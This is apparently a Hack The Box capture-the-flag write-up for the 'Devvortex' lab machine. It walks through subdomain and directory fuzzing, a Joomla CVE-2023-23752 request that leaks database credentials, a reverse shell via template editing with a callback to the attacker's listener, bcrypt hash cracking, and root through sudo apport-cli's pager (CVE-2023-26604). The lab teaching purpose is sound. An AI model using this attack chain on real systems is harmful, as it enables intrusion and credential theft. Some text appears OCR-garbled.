

Devvortex - Hack the Box


Initial Access

```
nmap -p- -sC -sV -vv -T4 -oA devvortex 10.129.229.146
```

```
(kali㉿kali)-[~/htb/devvortex/scans-devvortex]
$ grep open devvortex.nmap
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
```

HTTP Enumeration

Adding the hostname to the `/etc/hosts` file



ffuf - Vhost Enumeration

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://10.129.229.146/ -H "HOST: FUZZ.devvortex.htb" -fw 4
```

```
dev [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 236ms]
:: Progress: [4989/4989] :: Job [1/1] :: 331 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```

Adding the new hostname to the `/etc/hosts` file

```
(kali@kali)-[~/htb/devvortex/devvortex-http]
$ echo '10.129.229.146 dev.devvortex.htb' | sudo tee -a /etc/hosts
10.129.229.146 dev.devvortex.htb
```

The screenshot shows a web browser window displaying the Devvortex website. The website has a dark theme with a large, stylized image of a modern building. The header includes the Devvortex logo and a navigation menu with links: Home, About, Services, Portfolio, and Contact. The main content area features the text "WELCOME TO DEVVORTEX" and "Welcome to the realm of stunning web design!" with a "GET STARTED" button.

Below the browser window, a terminal window displays the ffuf command and its output. The command is: `ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt:FUZZ -u http://10.129.229.146/ -H "HOST: FUZZ.devvortex.htb" -fw 4`. The output shows the progress of the scan, including the status, size, words, lines, duration, progress, job, requests per second, duration, and errors.

At the bottom of the terminal window, the "Request" and "Response" sections are visible. The "Request" section shows the HTTP request details, including the method (GET), URL (http://10.129.229.146/), user agent (Mozilla/5.0), and various headers. The "Response" section shows the HTTP response details, including the status (200 OK), server (nginx/1.18.0), date, content type, and various headers.

ffuf - Directory Busting

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://dev.devvortex.htb/FUZZ
```

```
media [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 124ms]
templates [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 131ms]
# on at least 2 different hosts [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 687ms]
modules [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 124ms]
plugins [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 199ms]
includes [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 194ms]
language [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 142ms]
components [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 135ms]
api [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 127ms]
cache [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 165ms]
libraries [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 196ms]
tmp [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 124ms]
layouts [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 209ms]
administrator [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 213ms]
:: Progress: [9229/220559] :: Job [1/1] :: 31 req/sec :: Duration: [0:04:43] :: Errors: 0 ::
```

We found an Development Joomla Administrator Login Page

Development Joomla Administrator Login

Need Support?

You can find help here:

- Joomla! Support Forum
- Joomla! Documentation
- Joomla! News

Username

Password

Please fill in this field

Log in

[Forgot your login details?](#)

Joomla Enumeration

Finding the Joomla version

Reference - <https://hackertarget.com/joomla-security-testing-guide/>

https://dev.devvortex.htb/administrator/manifests/files/joomla.xml

```
-<extension type="file" method="upgrade">
  <name>files_joomla</name>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
  <copyright>(C) 2019 Open Source Matters, Inc.</copyright>
  <license>
    GNU General Public License version 2 or later; see LICENSE.txt
  </license>
  <version>4.2.6</version>
  <creationDate>2022-12</creationDate>
  <description>FILES_JOOMLA_XML_DESCRIPTION</description>
  <scriptfile>administrator/components/com_admin/script.php</scriptfile>
-<update>
  <schemas>
    <schemapath type="mysql">
      administrator/components/com_admin/sql/updates/mysql
    </schemapath>
    <schemapath type="postgresql">
      administrator/components/com_admin/sql/updates/postgresql
    </schemapath>
  </schemas>
</update>
-<fileset>
  <files>
    <folder>administrator</folder>
    <folder>api</folder>
    <folder>cache</folder>
    <folder>cli</folder>
    <folder>components</folder>
    <folder>images</folder>
    <folder>includes</folder>
    <folder>language</folder>
    <folder>layouts</folder>
    <folder>libraries</folder>
    <folder>media</folder>
    <folder>modules</folder>
    <folder>plugins</folder>
    <folder>templates</folder>
    <folder>tmp</folder>
    <file>htaccess.txt</file>
    <file>web.config.txt</file>
    <file>LICENSE.txt</file>
    <file>README.txt</file>
    <file>index.php</file>
  </files>
</fileset>
-<updateservers>
  <server name="Joomla! Core" type="collection">https://update.joomla.org/core/list.xml</server>
</updateservers>
</extension>
```

We see that the website is running **Joomla 4.2.6**

Exploitation - CVE-2023-23752 - Authentication Bypass

Reference - <https://www.vulncheck.com/blog/joomla-for-rce>

An authentication bypass resulting in an information leak. Most of the public exploits use the

bypass to leak the system's configuration, which contains the Joomla! MySQL database credentials in plaintext.

```
curl -v https://dev.devvortex.htb/api/index.php/v1/config/application?public=true |  
jq
```




```
{  
  "type": "application",  
  "id": "224",  
  "attributes": {  
    "user": "lewis",  
    "id": 224  
  }  
},  
{  
  "type": "application",  
  "id": "224",  
  "attributes": {  
    "password": "P4ntherg0t1n5r3c0n##",  
    "id": 224  
  }  
},  
{  
  "type": "application",  
  "id": "224",  
  "attributes": {  
    "db": "joomla",  
    "id": 224  
  }  
}
```

We find the credentials of the user `lewis`

Abusing Password reuse

We see that we can use the credentials of the user `lewis` to login to the Joomla Administrator portal




Lateral Movement

Template Modification

PHP Reverse Shell

- We see that the server is using PHP 7.4.3
- We see that we can view and edit templates




```
(kali㉿kali)-[~/htb/devvortex]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.229.146 - - [17/Oct/2025 01:34:37] "GET /rev.sh HTTP/1.1" 200 -
10.129.229.146 - - [17/Oct/2025 01:42:24] "GET /rev.sh HTTP/1.1" 200 -
```

We download the file using curl

```
curl -k "http://dev.devvortex.htb/templates/cassiopeia/error.php"
```

```
(kali㉿kali)-[~]
$ curl -k "http://dev.devvortex.htb/templates/cassiopeia/error.php"

(kali㉿kali)-[~]
$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.32] from (UNKNOWN) [10.129.229.146] 53174
sh: 0: can't access tty; job control turned off
$
$ whoami
www-data
$
```

Listening Ports

```
ss -tupln
```

```
$ ss -tupln
Netid  State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
udp    UNCONN 0        0       127.0.0.53%lo:53    0.0.0.0:*
udp    UNCONN 0        0        0.0.0.0:68         0.0.0.0:*
tcp    LISTEN 0        70      127.0.0.1:33060    0.0.0.0:*
tcp    LISTEN 0       151      127.0.0.1:3306    0.0.0.0:*
tcp    LISTEN 0       511      0.0.0.0:80        0.0.0.0:*    users:((("nginx",pid=881,fd=8),("nginx",pid=880,fd=8)))
tcp    LISTEN 0     4096     127.0.0.53%lo:53    0.0.0.0:*
tcp    LISTEN 0       128      0.0.0.0:22        0.0.0.0:*
tcp    LISTEN 0       511      [::]:80          [::]:*    users:((("nginx",pid=881,fd=9),("nginx",pid=880,fd=9)))
tcp    LISTEN 0       128      [::]:22          [::]:*
```

We see that `mysql` is running on the local and from previous enumeration we know that the credentials of the user `lewis` are for a mysql database

We get a TTY shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

or

```
script /dev/null -c bash
```

MySQL exploitation


```
www-data@devvortex:~/dev.devvortex.htb$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 19928
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

MySQL Commands

```
mysql> show databases;
```

```
mysql> use joomla;
```

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| joomla       |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql> use joomla;
use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```

```
mysql> show tables;
```

```

sd4fg_template_styles
sd4fg_ucm_base
sd4fg_ucm_content
sd4fg_update_sites
sd4fg_update_sites_extensions
sd4fg_updates
sd4fg_user_keys
sd4fg_user_mfa
sd4fg_user_notes
sd4fg_user_profiles
sd4fg_user_usergroup_map
sd4fg_usergroups
sd4fg_users
sd4fg_viewlevels

```

```
mysql> select * from sd4fg_users;
```

```

mysql> select * from sd4fg_users;
select * from sd4fg_users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | username | email | password | block | sendEmail | registerDate | lastResetTime | lastvisitDate | resetCount | otpKey | otep | activation | requireReset | params | authProvider |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 649 | lewis | lewis | lewis@devvortex.htb | $2y$10$6V52x.S08Xc7hNlVwUTrI.ax48IAyuhVBMVvnYWRceBmy8XdEzmIu | 0 | 1 | 2023-09-25 16:44:24 | NULL | 2025-10-17 22:05:52 | 0 | | | 0 | | | |
| 650 | logan paul | logan | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGTThNiy/yBtkIj12 | 0 | 0 | 2023-09-26 19:15:42 | NULL | NULL | 0 | | | 0 | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

```

Cracking the hash - Hashcat

We know that the user logan has shell access to the machine

```
hashid -m '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGTThNiy/yBtkIj12'
```

```

(kali㉿kali)-[~]
└─$ hashid -m '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGTThNiy/yBtkIj12'
Analyzing '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGTThNiy/yBtkIj12'
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]
[+] Woltlab Burning Board 4.x
[+] bcrypt [Hashcat Mode: 3200]

```

```
hashcat -m 3200 logan.hash /usr/share/wordlists/rockyou.txt
```

```
$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy/yBtkIj12:tequieromucho
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTgThNiy ... tkIj12
Time.Started.....: Fri Oct 17 01:46:07 2025 (24 secs)
Time.Estimated...: Fri Oct 17 01:46:31 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 60 H/s (7.91ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1408/14344385 (0.01%)
Rejected.....: 0/1408 (0.00%)
Restore.Point....: 1392/14344385 (0.01%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: moises → tagged
Hardware.Mon.#01.: Util: 82%

Started: Fri Oct 17 01:45:41 2025
Stopped: Fri Oct 17 01:46:31 2025
```

```
ssh logan@10.129.229.146
```

```

(kali㉿kali)-[~/htb/devvortex]
$ ssh logan@10.129.229.146
logan@10.129.229.146's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 17 Oct 2025 05:47:55 AM UTC

System load:  0.0               Processes:            167
Usage of /:   65.0% of 4.76GB   Users logged in:     0
Memory usage: 17%              IPv4 address for eth0: 10.129.229.146
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 26 14:44:38 2024 from 10.10.14.23

```

Privilege Escalation

apport-cli - CVE-2023-26604

```
sudo -l
```

```

logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli

```

We see that the user can run `/usr/bin/apport-cli` with sudo privileges

```
apport-cli -v
```

```

logan@devvortex:~$ apport-cli -v
2.20.11

```

Reference -

- <https://security.snyk.io/vuln/SNYK-UBUNTU2004-APPORT-5422150>
- <https://github.com/diego-tella/CVE-2023-1326-PoC>

```
apport-cli -h
```

```
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]

Options:
-h, --help                show this help message and exit
-f, --file-bug            Start in bug filing mode. Requires --package and an
                           optional --pid, or just a --pid. If neither is given,
                           display a list of known symptoms. (Implied if a single
                           argument is given.)
-w, --window              Click a window as a target for filing a problem
                           report.
-u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                           Start in bug updating mode. Can take an optional
                           --package.
-s SYMPTOM, --symptom=SYMPTOM
                           File a bug report about a symptom. (Implied if symptom
                           name is given as only argument.)
-p PACKAGE, --package=PACKAGE
                           Specify package name in --file-bug mode. This is
                           optional if a --pid is specified. (Implied if package
                           name is given as only argument.)
-P PID, --pid=PID         Specify a running program in --file-bug mode. If this
                           is specified, the bug report will contain more
                           information. (Implied if pid is given as only
                           argument.)
--hanging                 The provided pid is a hanging application.
-c PATH, --crash-file=PATH
                           Report the crash from given .apport or .crash file
                           instead of the pending ones in /var/crash. (Implied if
                           file is given as only argument.)
--save=PATH               In bug filing mode, save the collected information
                           into a file instead of reporting it. This file can
                           then be reported later on from a different machine.
--tag=TAG                 Add an extra tag to the report. Can be specified
                           multiple times.
-v, --version             Print the Apport version number.
```

We will need to trigger the pager, so we can use any installed package and report a problem using `apport-cli` in `--file-bug` mode

List the applications

```
apt list --installed
```

```
logan@devvortex:~$ apt list --installed
Listing ... Done
accountsservice/focal-updates,focal-security,now 0.6.55-0ubuntu12~20.04.6 amd64 [installed,automatic]
adduser/focal,now 3.118ubuntu2 all [installed]
alsa-topology-conf/focal,now 1.2.2-1 all [installed,automatic]
alsa-ucm-conf/focal-updates,now 1.2.2-1ubuntu0.13 all [installed,automatic]
alsa-utils/focal-updates,now 1.2.2-1ubuntu2.1 amd64 [installed,automatic]
amd64-microcode/focal-updates,focal-security,now 3.20191218.1ubuntu1.2 amd64 [installed,automatic]
apparmor/focal-updates,now 2.13.3-7ubuntu5.2 amd64 [installed,automatic]
apport-symptoms/focal,now 0.23 all [installed,automatic]
apport/focal,now 2.20.11-0ubuntu27 all [installed,upgradable to: 2.20.11-0ubuntu27.27]
apt-utils/focal-updates,now 2.0.10 amd64 [installed]
apt/focal-updates,now 2.0.10 amd64 [installed]
at/focal,now 3.1.23-1ubuntu1 amd64 [installed,automatic]
auditd/focal,now 1:2.8.5-2ubuntu6 amd64 [installed]
base-files/focal-updates,now 11ubuntu5.7 amd64 [installed]
```

```
sudo /usr/bin/apport-cli -f -p xxd
```

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -f -p xxd

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
.....

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (1.6 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v
bogomips      : 5190.24
TLB size     : 2560 4K pages
clflush size  : 64
cache_alignment : 64
address sizes : 43 bits physical, 48 bits virtual
power management:

=====
LANG=en_US.UTF-8
TERM=xterm-256color
PATH=(custom, no user)
SHELL=/bin/bash

=====
ProcVersionSignature
Ubuntu 5.4.0-167.184-generic 5.4.252

!/_bin/bash
```

```
root@devvortex:/home/logan# whoami
root
root@devvortex:/home/logan# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/home/logan#
```

Root Privileges on the machines